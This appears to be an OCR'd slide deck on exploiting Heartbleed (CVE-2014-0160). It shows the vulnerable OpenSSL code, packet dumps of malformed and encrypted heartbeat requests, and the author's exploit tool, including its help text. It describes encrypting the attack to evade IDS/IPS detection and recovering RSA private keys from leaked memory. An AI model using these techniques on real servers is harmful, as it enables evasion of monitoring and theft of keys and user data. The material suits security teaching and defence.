



Exploitation notes on CVE-2014-0160

Exploitation notes on CVE-2014-0160

Heartbleed <3

- The vulnerability is announced to the world 7th April 2014 by a website, OpenSSL Security Advisory and OpenSSL 1.0.1g release.
- Discovered by Riku, Antti & Matti and Neel Mehta.
- I searched the page for a web cart.
- Shortly the next day ….
- Jared Stafford released “ssltest.py”
- Security community scrambled to fix.



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
Exploitation notes on CVE-2014-0160

RFC-6520 Heartbeat Extension




Bug introduced to the world NYE 2011 during implementation of RFC-6520 in OpenSSL 1.0.1

Enabled by default in OpenSSL 1.0.1

Fixed in OpenSSL 1.0.1g & OpenSSL 1.0.2-beta1 still vulnerable – (git has fix.)

If you run beta code on production servers…



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Exploitation notes on CVE-2014-0160

Vulnerability

d1_both.c (~/Projects/heartbleed/openssl-1.0.1e/ssl) - GVIM

File Edit Tools Syntax Buffers Window Help

```
1447 int
1448 dtls1_process_heartbeat(SSL *s)
1449         {
1450         unsigned char *p = &s->s3->rrec.data[0], *pl;
1451         unsigned short hbtype;
1452         unsigned int payload;
1453         unsigned int padding = 16; /* Use minimum padding */
1454
1455         /* Read type and payload length first */
1456         hbtype = *p++;
1457         n2s(p, payload);
1458         pl = p;
1459
1460         if (s->msg_callback)
1461                 s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
1462                         &s->s3->rrec.data[0], s->s3->rrec.length,
1463                         s, s->msg_callback_arg);
1464
1465         if (hbtype == TLS1_HB_REQUEST)
1466                 {
1467                 unsigned char *buffer, *bp;
1468                 int r;
1469
1470                 /* Allocate memory for the response, size is 1 byte
1471                  * message type, plus 2 bytes payload length, plus
1472                  * payload, plus padding
1473                  */
1474                 buffer = OPENSSL_malloc(1 + 2 + payload + padding);
1475                 bp = buffer;
1476
1477                 /* Enter response type, length and copy payload */
1478                 *bp++ = TLS1_HB_RESPONSE;
1479                 s2n(payload, bp);
1480                 memcpy(bp, pl, payload);
1481                 bp += payload;
1482                 /* Random padding */
1483                 RAND_pseudo_bytes(bp, padding);
1484
1485                 r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer,
     padding);
                                                                    148
```

t1_lib.c (~/Projects/heartbleed/openssl-1.0.1e/ssl) - GVIM1

File Edit Tools Syntax Buffers Window Help

```
2481 int
2482 tls1_process_heartbeat(SSL *s)
2483         {
2484         unsigned char *p = &s->s3->rrec.data[0], *pl;
2485         unsigned short hbtype;
2486         unsigned int payload;
2487         unsigned int padding = 16; /* Use minimum padding */
2488
2489         /* Read type and payload length first */
2490         hbtype = *p++;
2491         n2s(p, payload);
2492         pl = p;
2493
2494         if (s->msg_callback)
2495                 s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
2496                         &s->s3->rrec.data[0], s->s3->rrec.length,
2497                         s, s->msg_callback_arg);
2498
2499         if (hbtype == TLS1_HB_REQUEST)
2500                 {
2501                 unsigned char *buffer, *bp;
2502                 int r;
2503
2504                 /* Allocate memory for the response, size is 1 bytes
2505                  * message type, plus 2 bytes payload length, plus
2506                  * payload, plus padding
2507                  */
2508                 buffer = OPENSSL_malloc(1 + 2 + payload + padding);
2509                 bp = buffer;
2510
2511                 /* Enter response type, length and copy payload */
2512                 *bp++ = TLS1_HB_RESPONSE;
2513                 s2n(payload, bp);
2514                 memcpy(bp, pl, payload);
2515                 bp += payload;
2516                 /* Random padding */
2517                 RAND_pseudo_bytes(bp, padding);
2518
2519                 r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + p
     adding);
                                                                    2519,2-16      95%
```

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
Exploitation notes on CVE-2014-0160

How does it work?



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
Exploitation notes on CVE-2014-0160

How does it work?



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Exploitation notes on CVE-2014-0160

Let the games commence.

Sites ranging from the FBI, Russian Standard Bank, Yahoo!, OpenSSL, Belgian Intelligence Service and many more shown as leaking data.

- Screen shots of "ssltest.py" dumping 16384 bytes of heap memory began to appear on social media sites. The content's of the memory were alarming.
- IDS/IPS and Security vendors began to release detection signatures & scanners.
- Media frenzy ensued spreading confusing information e.g. #HeartbleedVirus
- The vulnerability was still not fully realized. Misconceptions abound.

Source	Destination	Protocol	Length	Info
192.168.11.22	192.168.11.23	SSL	291	Client Hello
192.168.11.23	192.168.11.22	TCP	66	https > 44172 [ACK] Seq=1 Ack=226 Win=30720 Len=0 TSval=4
192.168.11.23	192.168.11.22	TLSv1.1	1407	Server Hello, Certificate, Server Key Exchange, Server He
192.168.11.22	192.168.11.23	TCP	66	44172 > https [ACK] Seq=226 Ack=1342 Win=32000 Len=0 TSva
192.168.11.22	192.168.11.23	TLSv1.1	74	Heartbeat Request

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Exploitation notes on CVE-2014-0160

On The Wire

- This is an unencrypted heartbleed attack transmitted on the wire.
- The response is returned in unencrypted packets.

```
14 0.118375000 192.168.11.21 192.168.11.23 TLSv1 74 Heartbeat Request[Malformed Packet]
▷ Internet Protocol Version 4, Src: 192.168.11.21 (192.168.11.21), Dst: 192.168.11.23 (192.168
▷ Transmission Control Protocol, Src Port: 62275 (62275), Dst Port: https (443), Seq: 158, Ack
▽ Secure Sockets Layer
  ▽ TLSv1 Record Layer: Heartbeat Request
      Content Type: Heartbeat (24)
      Version: TLS 1.0 (0x0301)
      Length: 3
    ▽ Heartbeat Message
        Type: Request (1)
        Payload Length: 65535
▷ [Malformed Packet: SSL]

0000  00 0c 29 eb 01 34 60 03  08 a9 e1 1e 08 00 45 00   ..)..4`. ......E.
0010  00 3c 7b 6d 40 00 40 06  27 d2 c0 a8 0b 15 c0 a8   .<{m@.@. '.......
0020  0b 17 f3 43 01 bb fc ee  7c f0 01 e1 52 90 80 18   ...C.... |...R...
0030  20 00 18 8c 00 00 01 01  08 0a 3d e4 57 e1 ff ff    ....... ..=.W...
0040  31 8b 18 03 01 00 03 01  ff ff                     1.......  ..
```

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
Exploitation notes on CVE-2014-0160

Attack SSL, Encrypt with SSL!



Source	Destination	Protocol	Length	Info
192.168.11.22	192.168.11.23	TLSv1.2	583	Client Hello
192.168.11.23	192.168.11.22	TLSv1.2	1409	Server Hello, Certificate, Server Key Exchange, Server He
192.168.11.22	192.168.11.23	TLSv1.2	256	Client Key Exchange, Change Cipher Spec, Encrypted Handsh
192.168.11.23	192.168.11.22	TLSv1.2	324	New Session Ticket, Change Cipher Spec, Encrypted Handsha
192.168.11.22	192.168.11.23	TLSv1.2	99	Encrypted Heartbeat

- I wrote a stand-alone exploit in C using OpenSSL library to transmit the Heartbeat request in encrypted packet.
- This was intentionally to bypass IPS/IDS signatures – it worked!
- Encrypting attacks on OpenSSL with OpenSSL makes it difficult to detect….
- IDS/IPS vendors began to develop alternative detection signatures.

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Exploitation notes on CVE-2014-0160

On The Wire

- This is an encrypted heartbleed attack transmitted on the wire.
- The response is returned in encrypted packets.

56 161.317700000 192.168.11.21 192.168.11.23 TLSv1.2 98 Encrypted Heartbeat

```
    [Calculated window size: 131072]
    [Window size scaling factor: 16]
  ▷ Checksum: 0x12e1 [validation disabled]
  ▷ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▷ [SEQ/ACK analysis]
▽ Secure Sockets Layer
  ▽ TLSv1.2 Record Layer: Encrypted Heartbeat
      Content Type: Heartbeat (24)
      Version: TLS 1.2 (0x0303)
      Length: 27
      Encrypted Heartbeat Message
```

```
0000  00 0c 29 eb 01 34 60 03  08 a9 e1 1e 08 00 45 00   ..)..4`. ......E.
0010  00 54 4c c5 40 00 40 06  56 62 c0 a8 0b 15 c0 a8   .TL.@.@. Vb......
0020  0b 17 f4 6d 01 bb 55 75  61 a6 79 e5 e1 5f 80 18   ...m..Uu a.y.._..
0030  20 00 12 e1 00 00 01 01  08 0a 3d e6 c6 67 ff ff    ....... ..=..g..
0040  cf 12 18 03 03 00 1b e7  ef df c4 fe 10 c5 e1 0f   ........ ........
0050  a2 46 99 c3 ab d5 29 28  ee a8 10 e8 51 c2 46 44   .F....)( ....Q.FD
0060  4a 0f                                              J.
```

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
Exploitation notes on CVE-2014-0160

Exploit Fails & Lessons

- I continued to push updates during the exploit development process.
- I learnt not to commit code changes late at night without review and testing… No, I am not *THAT* OpenSSL developer!
- Internet is awesome, people began to submit compile instructions for different Linux platforms. Builds on most Linux/OS-X.
- Ayman Sagy added needed DTLS support.
- Re-use the code! Patches are welcome!



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Exploitation notes on CVE-2014-0160

RSA Private Key Recovery

- Cloudflare announce secret key challenge for heartbleed.
- Provide nginx-1.5.13 web server linked against OpenSSL 1.0.1.f on Ubuntu 13.10 x86_64.
- Fedor Indutny solved the challenge first, others quickly followed.
- “include/openssl/rsa.h:struct rsa_st” holds RSA variables (p & q) in memory.
- RSA n := pq. We can use n to calculate if prime in memory is valid.
- Search for key size primes in memory leak and use to determine remaining prime from modulo n (q % n == 0) – with p & q we generate RSA private key.

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Exploitation notes on CVE-2014-0160

RSA Private Key Recovery

- Obtain certificate “openssl s_client -connect 192.168.11.23:443 < http-get.txt | grep BEGIN –A n > out.pem”
- Improved “keyscan.py” by Einar Otto Stangvik to produce valid RSA private keys instead of counting primes.
- Run “keyscan.py” on a memory dump to test possible values against the certificate modulus n to identify if modulo is 0. The value and its division result by n are checked and if primes we have p & q.
- We then generate the RSA private key from the prime values.
- Metasploit module also supports dumping private keys.

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Exploitation notes on CVE-2014-0160

Heartbleed.c

- Exploit works against vulnerable OpenSSL servers and clients.
- Leaks upto 65535 bytes of heap data and 16 bytes of random padding.
- Can re-use connection.
- STARTTLS support.
- Multiple SSL protocols.
- Multiple ciphers.
- Saves leak to file.

openssl — bash — 80×24

```
matthews-mbp:openssl hackerfantastic$ ./heartbleed --help
[ heartbleed - CVE-2014-0160 - OpenSSL information leak exploit
[ ==============================================================
[
[ --server|-s <ip/dns>    - the server to target
[ --port|-p   <port>      - the port to target
[ --file|-f   <filename>  - file to write data to
[ --bind|-b   <ip>        - bind to ip for exploiting clients
[ --precmd|-c <n>         - send precmd buffer (STARTTLS)
[                           0 = SMTP
[                           1 = POP3
[                           2 = IMAP
[ --loop|-l               - loop the exploit attempts
[ --type|-t   <n>         - select exploit to try
[                           0 = null length
[                           1 = max leak
[                           n = heartbeat payload_length
[
[ --verbose|-v            - output leak to screen
[ --help|-h               - this output
[
matthews-mbp:openssl hackerfantastic$
```

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Demo

Demo.

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Conclusions

- CVE-2014-0160 will exist in appliances & infrastructure for some time.
- Affected servers and devices should be considered compromised.
- Your IDS/IPS cannot always save you.
- Enable Perfect Forward Secrecy.
- Enable Two-Factor Authentication (e.g. X.509).

